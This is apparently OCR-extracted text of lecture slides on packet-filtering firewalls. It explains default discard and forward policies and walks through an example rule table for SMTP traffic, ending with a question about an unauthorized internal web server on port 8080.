
Filtering rules are based on information contained in a network packet
• Source IP address • Destination IP address • Source and destination transport-level address • IP protocol field • Interface

- Two default policies:
  - Discard - prohibit unless expressly permitted
    - More conservative, controlled, visible to users
  - Forward - permit unless expressly prohibited
    - Easier to manage and use but less secure

Packet Filtering Firewall's View of a Packet

<Frame Header - Ethernet or Wifi or Etc information>

Know what interface it arrived on - may or may not be visible to the firewall




Packet-Filtering Examples

Rule	Direction	Src address	Dest addresss	Protocol	Dest port	Action
1	In	External	Internal	TCP	25	Permit
2	Out	Internal	External	TCP	>1023	Permit
3	Out	Internal	External	TCP	25	Permit
4	In	External	Internal	TCP	>1023	Permit
5	Either	Any	Any	Any	Any	Deny


Rule 1: allow external user to contact our mail server (port 25)
Rule 2: allow our mail server to reply (client port > 1023)

Packet From External Email Client to Our Server



Reply From Our Server to External Email Client

<Frame Header - Ethernet or Wifi or Etc information>
may or may not be visible to the firewall



From Email Server →

To Email Client →

Packet-Filtering Examples

Rule	Direction	Src address	Dest addresss	Protocol	Dest port	Action
1	In	External	Internal	TCP	25	Permit
2	Out	Internal	External	TCP	>1023	Permit
3	Out	Internal	External	TCP	25	Permit
4	In	External	Internal	TCP	>1023	Permit
5	Either	Any	Any	Any	Any	Deny

Rule 1: allow external user to contact our mail server (port 25)

Rule 2: allow our mail server to reply (client port > 1023)


Rule 3: allow our client to contact external mailserver

Rule 4: allow the external reply back to our client

Rule 5: nothing else allowed

Packet From Our Email Client to External Server

<Frame Header - Ethernet or Wifi or Etc information>
may or may not be visible to the firewall




From Email Client →

To Email Server →

Packet From Email Server to Client

<Frame Header - Ethernet or Wifi or Etc information>
may or may not be visible to the firewall



←To Email Client


←From Email Server

Packet-Filtering Examples

Rule	Direction	Src address	Dest addresss	Protocol	Dest port	Action
1	In	External	Internal	TCP	25	Permit
2	Out	Internal	External	TCP	>1023	Permit
3	Out	Internal	External	TCP	25	Permit
4	In	External	Internal	TCP	>1023	Permit
5	Either	Any	Any	Any	Any	Deny

Do the above rules prevent an insider from running an unauthorized web server on port 8080?

Packet To Unauthorized Internal Web Server



Packet-Filtering Examples

Rule	Direction	Src address	Dest addresss	Protocol	Dest port	Action
1	In	External	Internal	TCP	25	Permit
2	Out	Internal	External	TCP	>1023	Permit
3	Out	Internal	External	TCP	25	Permit
4	In	External	Internal	TCP	>1023	Permit
5	Either	Any	Any	Any	Any	Deny

